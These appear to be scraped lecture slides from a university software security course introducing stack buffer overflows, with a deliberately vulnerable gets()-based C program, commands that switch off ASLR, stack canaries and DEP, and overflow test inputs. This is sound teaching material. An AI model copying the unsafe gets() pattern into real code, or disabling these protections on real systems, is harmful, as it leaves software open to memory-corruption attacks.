


CSC 472 Software Security

Stack Overflow (I)

Dr. Si Chen (schen@wcupa.edu)



“Memory Corruption”


- What is it?

“Memory Corruption”

- Modifying a **binary's** memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level **exploits** (real-world and competition) involve memory corruption

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.



C Arrays

A novice C programmer mistake

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main()
5 {
6     int array[5] = {1, 2, 3, 4, 5};
7     printf("%d\n", array[5]);
8 }
```

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
    printf("%d\n", array[5]);
                      ^
buffer.c:6:2: note: array 'array' declared here
    int array[5] = {1, 2, 3, 4, 5};
    ^
1 warning generated.
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > ./a.out
32767
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.

Another C programmer mistake

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main()
5  {
6      int array[5];
7      int i;
8      for(i = 0; i <= 255; i++)
9      {
10         array[i] = 10;
11     }
12 }
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 cc buffer2.c
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 ./a.out
[1] 26905 abort ./a.out
```

Crash report

Now

Activities

Clear

Reload

Info

All Messages

Errors and Faults

Devices

quake's iMac

Reports

Mac Analytics...

System Reports

User Reports

system.log

~/Library/Logs

/Library/Logs

/var/log

a.out_2017-0_es-iMac.crash

a.out_2017-0_es-iMac.crash

a.out_2017-0_es-iMac.crash

CEPhtmlEngl...es-iMac.crash

random_num...s-iMac.crash

random_num...s-iMac.crash

Process:

Path:

Identifier:

Version:

Code Type:

Parent Process:

Report Version:

User ID:

Date/Time:

OS Version:

Report Version:

Anonymous UUID:

Time Awake Since Boot:

System Integrity Protection:

Crashed Thread:

Exception Type:

Exception Codes:

Exception Note:

Application Specific Information:

[26905] stack overflow

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread

0 libsystem_kernel.dylib 0x0000000000000000 rbr: 0x0000000000000000

1 libsystem_pthread.dylib 0x0000000000000000 pthread_kill + 10

2 libsystem_c.dylib 0x0000000000000000 __abort + 140

3 libsystem_c.dylib 0x0000000000000000 _stack_chk_fail + 205

4 a.out 0x0000000000000000 main + 118

5 ??? 0x0000000000000000 0 + 42949672970

Thread 0 crashed with X86 Thread State (64-bit):

rax: 0x0000000000000000 rcx: 0x0000000000000000 rdx: 0x0000000000000000

rdi: 0x0000000000000000 rsi: 0x0000000000000000 rbp: 0x0000000000000000 rsp: 0x0000000000000000

r8: 0x0000000000000000 r9: 0x0000000000000000 r10: 0x0000000000000000 r11: 0x0000000000000000

r12: 0x0000000000000000 r13: 0x0000000000000000 r14: 0x0000000000000000 r15: 0x0000000000000000

rip: 0x0000000000000000 rfl: 0x0000000000000000 cr2: 0x0000000000000000

Logical CPU:

Error Code:

Trap Number:

Binary Images:

0x1003ba000 - 0x1003ba000 +a.out (0) <2F09F4F3-89D2-3630-B259-E53B6ED98692> /Users/USER/Documents/*a.out

0x106f19000 - 0x106f19000 libSystem.B.dylib (1238.60.2) <F18AC1E7-2AF1-34B1-8069-BE571B3231D4> /usr/lib/libSystem.B.dylib

0x7fff915e58fb - 0x7fff915e58fb libc++.1.dylib (307.5) <0843B85D-E6EB-3464-8DE9-B41ACBED9D1C> /usr/lib/libc++.1.dylib

0x7fff91777ff7 - 0x7fff91777ff7 libcc++abi.dylib (307.4) <8C271AD3-831B-362A-9DA7-E8C51F285FE4> /usr/lib/libcc++abi.dylib

0x7fff92296000 - 0x7fff92296000 libobjc.A.dylib (709.1) <70614861-8348-32E2-85ED-F66579DCDFA> /usr/lib/libobjc.A.dylib

0x7fff92ab5000 - 0x7fff92ab5000 libcache.dylib (79) <0934ADA8-3B85-3D47-A3D0-E280C70C7BF9> /usr/lib/system/libcache.dylib

0x7fff92ac4fff - 0x7fff92ac4fff libcommonCrypto.dylib (60892.50.5) <8A6AD180-C78E-385C-92F0-E66979FDDA90> /usr/lib/system/libcommonCrypto.dylib

0x7fff92acc500 - 0x7fff92acc500 libcompiler_rt.dylib (62) <55D47421-772A-32A8-B529-1A46C2F43B4D> /usr/lib/system/libcompiler_rt.dylib

0x7fff92ad5fff - 0x7fff92ad5fff libcopyfile.dylib (138) <819BEA3C-DF11-3E3D-A1A1-5A51C5B1461> /usr/lib/system/libcopyfile.dylib

0x7fff92ad6000 - 0x7fff92ad6000 libcorecrypto.dylib (442.50.19) <6507165E-2E71-335D-A2D6-33F782DF0C1> /usr/lib/system/libcorecrypto.dylib

0x7fff92ab5000 - 0x7fff92ab5000 libdispatch.dylib (808) <170D0B55-F4C3-3B04-B608-E99F82F8AED> /usr/lib/system/libdispatch.dylib

0x7fff92b8bfff - 0x7fff92b8bfff libdyld.dylib (433.5) <9B2AC56D-107C-3541-A127-9094A751F2C9> /usr/lib/system/libdyld.dylib

0x7fff92b92fff - 0x7fff92b92fff libkeymgr.dylib (28) <7AA011A9-DC21-3488-BF73-3B581401FDD6> /usr/lib/system/libkeymgr.dylib

0x7fff92ba0000 - 0x7fff92ba0000 liblaunch.dylib (972.70.1) <8B56A8D2-896E-3DE8-B2C8-146A6AF8E2A7> /usr/lib/system/liblaunch.dylib

0x7fff92ba1000 - 0x7fff92ba1000 libmacho.dylib (808) <170D0B55-F4C3-3B04-B608-E99F82F8AED> /usr/lib/system/libmacho.dylib

0x7fff92ba9fff - 0x7fff92ba9fff libquarantine.dylib (85.50.1) <12448CC2-378E-3F53-BE33-9DC39A5A5970> /usr/lib/system/libquarantine.dylib

0x7fff92babfff - 0x7fff92babfff libremovefile.dylib (45) <38D4C89C-10CD-30D3-8B78-A515EC75FE85> /usr/lib/system/libremovefile.dylib

0x7fff92bac000 - 0x7fff92bac000 libsystem_asl.dylib (349.50.5) <896E4228-3B7C-38A6-B813-EC099A64499A> /usr/lib/system/libsystem_asl.dylib

0x7fff92bcb000 - 0x7fff92bcb000 libsystem_blocks.dylib (67) <10DC5404-73AB-3593-A277-A8AFCB476EB> /usr/lib/system/libsystem_blocks.dylib

0x7fff92bcb000 - 0x7fff92bcb000 libsystem_c.dylib (1158.50.2) <E5AE5244-70BC-36AC-88B6-C7AE7EA52A4B> /usr/lib/system/libsystem_c.dylib

0x7fff92c54000 - 0x7fff92c54000 libsystem_configuration.dylib (888.60.2) <8EC01A2-CA8D-31E6-BCDF-D452965FA976> /usr/lib/system/libsystem_configuration.dylib

0x7fff92c5bfff - 0x7fff92c5bfff libsystem_coreservices.dylib (41.4) <7D26DE79-8424-3450-8BE1-F7FAB3271A4B> /usr/lib/system/libsystem_coreservices.dylib

0x7fff92c5c000 - 0x7fff92c5c000 libsystem_coretls.dylib (121.50.4) <CE6FCF07-DCFB-3AB3-9CC9-6D0389974C6> /usr/lib/system/libsystem_coretls.dylib

0x7fff92c7bfff - 0x7fff92c7bfff libsystem_dnssd.dylib (765.50.2) <C940215-4B1B-3822-A13A-3DDE94FA796F> /usr/lib/system/libsystem_dnssd.dylib

0x7fff92ca5fff - 0x7fff92ca5fff libsystem_info.dylib (503.50.4) <6110B8AC-BF70-3F92-8702-B9F28A908920> /usr/lib/system/libsystem_info.dylib

0x7fff92cab000 - 0x7fff92cab000 libsystem_kernel.dylib (3789.70.16) <34B1F16C-BC9C-3C5F-9045-0CAE91C85914> /usr/lib/system/libsystem_kernel.dylib

0x7fff92cc9000 - 0x7fff92cc9000 libsystem_m.dylib (3121.6) <86D499B5-8BDC-3D38-8A4E-97A8E6672A4> /usr/lib/system/libsystem_m.dylib

0x7fff92cd1fff - 0x7fff92cd1fff libsystem_malloc.dylib (116.50.8) <A3D151F1-90A6-3367-8C7E-4280E6B19C95> /usr/lib/system/libsystem_malloc.dylib

0x7fff92d09fff - 0x7fff92d09fff libsystem_network.dylib (856.60.1) <369D0221-56CA-3C3E-9EDE-94841CAE7787> /usr/lib/system/libsystem_network.dylib

0x7fff92d09fff - 0x7fff92d09fff libsystem_networkextension.dylib (563.60.2) <8021F2B3-8A75-3633-AB80-FC012B8E9080> /usr/lib/system/libsystem_networkextension.dylib

0x7fff92d94000 - 0x7fff92d94000 libsystem_notify.dylib (165.20.1) <8B160190-A069-3B3A-BD6E-2AA408221FAE> /usr/lib/system/libsystem_notify.dylib

0x7fff92d9d000 - 0x7fff92d9d000 libsystem_platform.dylib (126.50.8) <89746E07-831B-321B-A554-E619823087F6> /usr/lib/system/libsystem_platform.dylib

0x7fff92db1fff - 0x7fff92db1fff libsystem_pthread.dylib (218.60.3) <8BF8BE09-3295-39E2-B5EB-B46401D48184> /usr/lib/system/libsystem_pthread.dylib

0x7fff92db2000 - 0x7fff92db2000 libsystem_sandbox.dylib (592.70.1) <4892EC49-ACD0-36AE-B07A-A28B152EAF90> /usr/lib/system/libsystem_sandbox.dylib

0x7fff92dbd000 - 0x7fff92dbd000 libsystem_secinit.dylib (24.50.4) <F7B88478-3565-3E48-98A6-F7AD84392E2D> /usr/lib/system/libsystem_secinit.dylib

0x7fff92dbd000 - 0x7fff92dbd000 libsystem_symptoms.dylib (532.50.47) <339F0E07-C1CE-348F-ADBD-2C5448045EAA> /usr/lib/system/libsystem_symptoms.dylib

0x7fff92dc0000 - 0x7fff92dc0000 libsystem_trace.dylib (518.70.1) <AD63A7FE-50D9-3A30-96E6-F687F10E4465> /usr/lib/system/libsystem_trace.dylib

0x7fff92dd4000 - 0x7fff92dd4000 libunwind.dylib (35.3) <3D05D0A8-C460-334D-A519-2DA841102C6B> /usr/lib/system/libunwind.dylib

0x7fff92de03ff - 0x7fff92de03ff libxpc.dylib (972.70.1) <8F896D0F-D8E9-31A8-A4B3-011208FEE52> /usr/lib/system/libxpc.dylib

External Modification Summary:

Calls made by other processes targeting this process:

task_for_pid: 0

thread_create: 0

thread_set_state: 0

Calls made by this process:

task_for_pid: 0

Console

Page 7

Stack


```
int foo(int a, int b, int c)
{
    int x;
    int y;
    int z;

    x=y=z=0;
    z=x+y+a+b+c;
    return z;
}

int main(int argc, char **argv) {

    foo(1,2,3);

}
```



Stack Frame

Array
EBP
RET
A
B

Low Memory Addresses and Top of the Stack

High Memory Addresses and Bottom of the Stack

Overflow.c

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void hacked()
5  {
6      puts("Hacked by Si Chen!!!!");
7  }
8
9  void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

```
[quake0day@quake0day-w
AAAAAAAAAAAA
AAAAAAAAAAAA
```


```
File Edit View Terminal
[quake0day@quake0day-w
r -zexecstack
overflow.c: In func
overflow.c:7:2: wa
fgets'? [-Wimplied
    gets(array);
    ^~~~
    fgets
overflow.c: At top
overflow.c:11:1: W
    main()
    ^~~~
/tmp/cclK5rGr.o: In
overflow.c:(.text+0
t be used.
[quake0day@quake0day-w
```

Protection: ASLR, DEP, Stack Protector

```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

Shutdown ASLR (Address space layout randomization)

```
[quake0day@quake0day-wcu ~]$ gcc -o overflow2 overflow2.c -m32 -fno-stack-protector -zexecstack
overflow2.c: In function 'return_input':
overflow2.c:11:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
overflow2.c: At top level:
overflow2.c:15:1: warning: return type defaults to 'int' [-Wimplicit-int]
    main()
    ^~~~
/tmp/ccfS70f2.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```



Shutdown protection

-fno-stack-protector **Shutdown stack protector**

-z execstack **Shutdown DEP(Data Execution Prevention)**

Overflow.c


```
1 #include <stdio.h>
2 #include <string.h>
3
4 void hacked()
5 {
6     puts("Hacked by Si Chen!!!!");
7 }
8
9 void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCDDDDDDDDDD
*** stack smashing detected ***: ./overflow terminated
Segmentation fault (core dumped)
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./overflow terminated
===== Backtrace: =====
/usr/lib/libc.so.6(+0x6a1e0)[0xb7e5b1e0]
/usr/lib/libc.so.6(__fortify_fail+0x38)[0xb7eefa38]
/usr/lib/libc.so.6(+0xfe9f8)[0xb7eef9f8]
./overflow(+0x6a3)[0x4006a3]
./overflow(+0x5f4)[0x4005f4]
./overflow(main+0x12)[0x40060b]
/usr/lib/libc.so.6(__libc_start_main+0xf3)[0xb7e091d3]
./overflow(+0x4a1)[0x4004a1]
===== Memory map: =====
00400000-00401000 r-xp 00000000 08:01 318658 /home/quake0day/overflow
00401000-00402000 r--p 00000000 08:01 318658 /home/quake0day/overflow
00402000-00403000 rw-p 00001000 08:01 318658 /home/quake0day/overflow
00403000-00424000 rw-p 00000000 00:00 0 [heap]
```


Return Hijack

- The return address will be stored on stack when calling a new function. (EIP)
- The local valuable will be store on the low address
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
```

```
$ printf '\x41\x42\x43\x44'
```

```
$ python -c 'print "\x41\x42\x43\x44"'
```

```
$ perl -e 'print "\x41\x42\x43\x44";'
```

```
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
mov     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CC
; su
push    eax
call    sub_31411B
loc_31306D:                                     ; CC
```

Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A
```

```
$ python -c 'print "A"*100'
```

```
$ perl -e 'print "A" x 100;'
```

```
push    eax
push    edi
mov     eax, [ebp+arg_0]
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F
```

loc_313066:

; CODE XREF: sub
; sub_312FD8+55

```
push    0Dh
call    sub_31411B
```

BASH refresher

- Use command output as an argument
- \$./vulnerable `your\_command\_here`
- \$./vulnerable \$(your_command_here)
- Use command as input
- \$ your_command_here | ./vulnerable
- Write command output to file
- \$ your_command_here > filename
- Use file as input
- \$./vulnerable < filename

```
push    eax
push    edi
call    [ebp+arg_0], eax
cld
test    eax, eax
jz      short loc_31306D
push    eax
lea     eax, [ebp+arg_0]
push    eax
cld
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    [ebp+arg_6]
push    [ebp+arg_8]
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C

loc_313066:                                     ; CODE XREF:
; sub_312FD8
push    0Dh
call    sub_31411B
loc_31307D:                                     ; CODE XREF:
; sub_312FD8
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C

loc_31307D:                                     ; CODE XREF:
```

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```


```
push    edi
call    sub_31486A
test    eax, eax
jz      short loc_313066
push    esi
lea     eax, [ebp+arg_4]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_313066
cmp     [ebp+arg_0], eax
jz      short loc_313066

loc_313066:
push    0Dh
call    sub_31411B

loc_31306D:
call    sub_3140F3
test    eax, eax
jg      short loc_31306D
call    sub_3140F3
```


Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.
- An estimate is often good enough! (more on this in a bit).



From Crash to Hack

